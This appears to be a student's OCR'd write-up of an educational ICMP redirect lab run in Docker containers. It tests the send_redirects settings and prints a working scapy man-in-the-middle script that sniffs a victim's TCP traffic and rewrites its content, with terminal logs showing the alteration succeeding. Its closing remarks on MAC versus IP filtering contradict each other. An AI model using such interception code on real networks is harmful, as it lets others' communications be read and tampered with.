After changing their value to 1, we need to shutdown those containers and start the process again from dcbuild. After that we need to run the icmp_task1.py. and run the mtr command on the victim container



From this output we can observe that, with send_redirects enabled, the malicious router behaved like a normal router. This result shows that after you changed send_redirects=1 and rebuilt the environment, our spoofed ICMP Redirect attack **failed**. The victim's traffic is taking the original, correct path. This quickly undid the forged redirect and restored the correct route.


What are the purposes of these entries?

when send_redirects=1, the attack fails because the kernel “heals” the route, eliminating the attacker’s MITM position. The sysctls entries (net.ipv4.conf.all.send_redirects=0, etc.) are configured for the Malicious Router container. Their purpose is to disable the kernel's ability to send legitimate ICMP Redirect messages. This is a critical configuration to ensure our spoofed attack from the Attacker container is the only redirect message on the network, preventing any interference.


My observation: I changed the values of these entries from 0 to 1 in the docker-compose.yml file, rebuilt the containers (dcbuild), and restarted them (dcup). I then launched the spoofed ICMP redirect attack from the Attacker container. After the attack, I ran mtr -n 192.168.60.5 on the victim. The results, as shown in the image, indicated that the attack **failed completely**. The first hop was the legitimate router (10.9.0.11), and there was no trace of the malicious router (10.9.0.111) in the path.

Task 2: Launching the MITM Attack:


Before moving to Task 2, revert the send_redirects settings on the Malicious Router back to 0 and rebuild your environment.




We need to disable IP forwarding on the Malicious Router **temporarily** .For that we need to run this command in malicious container **(**10.9.0.111**):** sysctl -w net. ipv4.ip_forward=0




Navigate to /volumes and run python3 mitm.py.



We can see that On Malicious Router Terminal, like send messages from the victim. This is proof that the MITM is active.


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAA\n', length: 5
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Right Ctrl
ENG
INTL
11:40 PM Naga M
9/14/2025


seed@VM: ~/.../Labsetup
root@69842286f4e3:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.154 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.128 ms
^Z
[1]+ Stopped ping 192.168.60.5
root@69842286f4e3:/# mtr -n 192.168.60.5
root@69842286f4e3:/# nc 192.168.60.5 9090
hroot@69842286f4e3:/# nc 192.168.60.5 9090
hi
naga
my first name
naga
root@3c69f637058c:/# exit
exit
There are stopped jobs.
root@3c69f637058c:/# exit
exit
[09/15/25]seed@VM:~/.../Labsetup$ docksh b0
root@b0ab3ab25626:/# nc -lp 9090
h
root@b0ab3ab25626:/# nc -lp 9090
hi
AAAA
my first name
AAAA
Right Ctrl
ENG
INTL
11:38 PM Naga M
9/14/2025


From this output we can see that, MITM attack was finally successful! This is perfect evidence that mitm_sample.py script successfully intercepted the packets and replaced every occurrence of naga with AAAA.

Question 4) Which direction of traffic do you need to capture?


Yes, We only need to capture traffic traveling from the victim to the server . (10.9.0.5 --> 192.168.60.5). The **victim** is the one typing messages (the "data").The **server** is mostly just saying "got it!" after each message (these are called "ACK packets"). Here, MITM attack goal is to change the victim's messages before they get to the server. The server's "got it!" responses don't contain the actual message text, so there's nothing in them for you to change.

Question 5) Filtering by IP address (src host 10.9.0.5) is the correct and robust method. Filtering by MAC address (e.g., ether src 02:42:0a:09:00:05) is unreliable and will cause problems after a lab restart.

Lets find the Mac address of Victim's container:




Change the filter f to mac address and execute



```
seed@VM: ~/.../Labsetup
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@e914dd2b9f83:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@e914dd2b9f83:/# mtr -n 192.168.60.5
root@e914dd2b9f83:/# mtr -n 192.168.60.5
root@e914dd2b9f83:/# mtr -n 192.168.60.5
root@e914dd2b9f83:/# nc 192.168.60.5 9090
hi
naga
how are you
```

```
seed@VM: ~/.../Labsetup
[09/15/25]seed@VM:~/.../Labsetup$ docksh 6c
root@6c255c1870a9:/# nc -lp 9090
hi
^C
root@6c255c1870a9:/# nc -lp 9090
hi
AAAA
how are you
```


```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup
  GNU nano 4.8                    mitm_sample.py                    Modified
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'naga', b'AAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
```



Here, for me both the experiments are worked. Initially, the MAC filter worked even after a restart because Docker reassigned the same address. This shows that the IP-based filter works reliably even after a full lab restart, while the MAC-based filter will fail after a restart it doesn't send any packets even though the file was executed.

Therefore, using the IP address for filtering is the correct, robust choice because the IP is a fixed identifier, whereas the MAC address is temporary and changes every time the containers are recreated.